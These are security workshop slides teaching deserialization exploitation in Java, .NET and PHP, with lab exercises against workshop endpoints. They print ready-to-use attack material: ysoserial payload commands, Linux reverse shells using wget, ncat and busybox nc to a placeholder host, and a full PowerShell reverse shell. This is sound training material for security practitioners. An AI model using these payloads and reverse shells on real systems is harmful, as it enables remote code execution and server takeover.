



Deserialization Workshop

RCE for the modern web applications

HACKFEST II
UPSIDEDOWN
— EDITION —

Workshop by Philippe Arteau

 **GOSECURE**
POWERED BY COUNTERTACK

Who I Am

- Philippe Arteau
- Security Researcher at  **GoSECURE**
POWERED BY COUNTERTACK
- Open-source developer
 - Find Security Bugs (SpotBugs - Static Analysis for Java)
 - Security Code Scan (Roslyn – Static Analysis for .NET)
 - Burp and ZAP Plugins (Retire.js, CSP Auditor)
- Volunteer for the  **nsec** conference and former trainer

Agenda

- Introduction
 - Deserialization
 - Gadget
- Exploitation
 - General methodology
 - Additional tricks
- Exploitation Exercises
 - Exercise 1: Java Common Collection
 - Exercise 2: DNS Exfiltration / Detection
 - Exercise 3: ASP.NET MVC
- Gadget Exercise
 - Exercise 4: Code Review + Building
- Defense mechanisms
- Takeaways


The background of the slide features a complex network diagram. It consists of numerous nodes, represented by red circles and hexagons of varying sizes, interconnected by a web of thin red lines. Some nodes are highlighted with larger, more prominent red hexagons. The network is dense and spans the entire width of the slide, with a horizontal white band in the center where the title is located.

Deserialization

“Serialization is the process of translating data structures or object states into a format that can be stored and **reconstructed** later in the same or another computer environment.”

[Ref : [Wikipedia](#)]

Deserialization Use Cases



- Storage
- Caching
- Inter-Process communication (Local)

- Network communication
- Message queue

How Objects Are Reconstructed

Depending on the implementation, the library or the function, it may:

- Initialized **fields**
- Call **Setters** (ie: setXXX or C# properties)
- Call **Constructor** with no arguments
- Call **custom hooks** intended to be called *specially on deserialization*
- Lifecycle methods : initialization, disposition (ie: __destruct in PHP), etc.

Libraries do their best to minimize side effects.

Exploitation Requirements

- Unsafe deserialization must be used
- A **gadget** allowing remote code execution must be available
- User-controlled data must be passed to a deserialization function



Simple Example

```
$result = unserialize($_GET['input'])
```



Unsafe deserialization

Gadget



```
class sql_db {  
    function __destruct() {  
        $this->sql_close();  
    }  
  
    function sql_close() {  
        [...]  
        $this->createLog();  
        [...]  
    }  
  
    function createLog() {  
        $ip = $this->escape($_SERVER['REMOTE_ADDR']);  
        $lang = $this->escape($_SERVER['HTTP_ACCEPT_LANGUAGE']);  
        $agent = $this->escape($_SERVER['HTTP_USER_AGENT']);  
        $log_table = $this->escape($this->log_table);  
        $query = "INSERT INTO " . $log_table . " VALUES ('', '$ip', '$lang',  
        '$agent')";  
        $this->sql_query($query);  
    }  
}
```



Java Exploitation

General Method

1. Find serialized object in protocol
 2. Generate a malicious payload with gadget X
 3. Replace the initial object by the payload
- If it failed, generate a new malicious payload with a different gadget
 - If it failed, transform the existing Object stream

If it still does not work, the classes might not be available or allowed (white or blacklist)


Exercise #1

ysoserial used to generate a payload
for a Java application

Test Endpoint

- POST <http://httpwn.com:8001/invoker/JMXInvokerServlet>

Post-Body used Java Native Serialization



Step1.1: Ysoserial usage

Building the tool

- git clone <https://github.com/frohoff/ysoserial.git>
- mvn install
- cd target

Generating CommonsCollections gadget

- java -jar ysoserial-**-all.jar CommonsCollections1 "<<YOUR COMMAND>>"

List available gadgets

- java -jar ysoserial-0.0.6-SNAPSHOT-all.jar

Step1.2: Simple reverse shell (Linux)

1) Three steps with a binary dropped

- `wget http://YOUR_HOST/ncat64 -P /tmp`
- `chmod +x /tmp/ncat64`
- `/tmp/ncat64 -e /bin/sh YOUR_HOST 8080`

2) Busybox netcat

- `busybox nc YOUR_HOST 8080 -e /bin/sh`

Step 2: Sending the payload

The screenshot displays the Burp Suite interface with three main panels. The left panel shows a 'Request' tab with a GET request to `/invoker/JMXInvokerServlet`. A context menu is open over this request, with 'Send to Repeater' highlighted. The middle panel shows a 'Request' tab with a POST request to the same endpoint, which has been selected and its context menu is also open, with 'Paste from file' highlighted. The right panel shows a 'Response' tab with an HTTP 200 OK status and a large body of Java exception details.

Request (Left Panel):

```
GET /invoker/JMXInvokerServlet HTTP/1.1
Host: httpwn.com:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Request (Middle Panel):

```
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: httpwn.com:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 353
```

Response (Right Panel):

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Date: Fri, 17 May 2019 10:07:21 GMT
Connection: close
```

The response body contains a large block of Java exception details, including a `ClassNotFoundException` and a `StackOverflowError`.

<http://bit.ly/serial-nsec2019>

GoSECURE

Exercise #2

ysoserial used to generate a DNSURL payload
for a Java application


...

A cartoon illustration of a man with spiky orange hair and white-rimmed glasses. He is shown from the chest up, facing right with a thoughtful or slightly skeptical expression. The background is a solid blue color.

Not sure if deserialization is safe

Or my payload is just broken

Detection with DNS (Java)



<https://www.gosecure.net/blog/2017/03/22/detecting-deserialization-bugs-with-dns-exfiltration>

<https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/>

<http://bit.ly/serial-nsec2019>

GoSECURE

How to Generate “DNS” Payload Using Ysoserial

```
$ java -jar ysoserial-0.0.5-all.jar URLDNS  
http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net > payload.bin
```

- **URLDNS**: Gadget
- <http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net> : URL that will be resolved.

Alternative to Burp Collaborator:

- <http://dnsbin.zhack.ca/>
- <http://requestbin.net/dns>





.NET Exploitation

<http://bit.ly/serial-nsec2019>

GoSECURE

Exercise #3

ysoserial.net used to generate a payload
for a ASP.net application

Exercise endpoints

Two endpoints

- GET <https://deser-workshop1.azurewebsites.net/api/Comment>
- POST <https://deser-workshop1.azurewebsites.net/api/Comment>

Generating the gadget

git clone <https://github.com/pwntester/ysoserial.net>

<<Build with visual studio / MsBuild>>

- `cat powershell_reverse.txt | ysoserial.exe -o raw -g WindowsIdentity -f Json.Net -s`

Windows Reverse Shell

powershell_reverse.txt

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('<<YOUR_HOST>>','<<PORT>>');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()"
```

Source :

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell>

(Other options available)

HTTP request

POST /api/Comment HTTP/1.1

Host: deser-workshop1.azurewebsites.net

Upgrade-Insecure-Requests: 1

Content-Type: application/json

Content-Length: 4071

```
{  
  "author": <<<PAYLOAD GOES HERE>>>,  
  "email": "joanna@initech.com",  
  "date": "2019-05-09T08:52:26.7046273-04:00",  
  "comment": "Hello!"  
}
```




PHP Exploitation

<http://bit.ly/serial-nsec2019>

GoSECURE

New PHP Exploitation Trick (2018)

- A new deserialization vector was found in PHP recently.
- It concern user input being passed to:
 - fopen()
 - copy()
 - file_exists()
 - filesize()



`file_exists("phar://userfile.bin")`

The metadata from the **PHP Archive** (PHAR) is **serialized**

<https://github.com/s-n-t/presentations/blob/master/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It-wp.pdf>

<http://bit.ly/serial-nsec2019>

GoSECURE




Building your own gadget

<http://bit.ly/serial-nsec2019>

GoSECURE

Specific Example: Java Native Serialization

```
final ObjectInputStream objIn = new ObjectInputStream(in);  
Command cmd = (Command) objIn.readObject();
```



- **A class name** is read from the bytestream
- The **class is loaded** from the name
- An object is **instantiated** from the class (*no constructor is called*)
- Custom **readObject()** is called if implemented

The Attack Surface

Entry point: **(The obvious part)**

- readObject()
- Setters/Getters
- Constructors

Trampoline methods: **(Not so obvious)**

- Java: hashCode(), equals(), Proxy and InvocationHandler
- .NET: Internal use of unsafe serializer (ie: BinaryFormatter)
- Ruby: Internal template evaluation
- PHP: Method name collision



Exercise #4

Finding and exploiting a custom gadget in Java application

Test Endpoint

- POST <http://httpwn.com:8002/>


System Statuses

System	Status
Web Server 1	UP
Web Server 2	UP
Web Server 3	DOWN
Database 1	UP
Database 2	DOWN
Database 3	DOWN

- Source code is available at:



<https://github.com/GoSecure/deserialization-workshop>

Step 1: Query the code base (1)



Step 1: Query the code base (2)

Doing more complex search using code graph such as LGTM



Step 1: Query the code base (2)

Query console

Language: Java Project: GoSecure/deserializati... Help

Query

Query

```
1 import java
2
3 from Method m
4 where
5     m.getDeclaringType().hasQualifiedName("java.lang.reflect", "Method")
6     and
7     m.getAResource().getEnclosingCallable().getDeclaringType().getASupertype*.hasQualifiedName("java.io", "Serializable")
8 select m.getAResource()
9
```

View some example queries

Overview Alerts 14 Files Contributors 1 Compare Dependencies Integrations Queries

```
417
418 private
419 void readLevel(ObjectInputStream ois)
420     throws java.io.IOException, ClassNotFoundException {
421
422     String p = (String) ois.readObject();
423     try {
424         String className = (String) ois.readObject();
425         if(className == null) {
426             level = Level.toLevel(p);
427         } else {
428             Method m = (Method) methodCache.get(className);
429             if(m == null) {
430                 Class clazz = Loader.loadClass(className);
431                 // Note that we use Class.getDeclaredMethod instead of
432                 // Class.getMethod. This assumes that the Level subclass
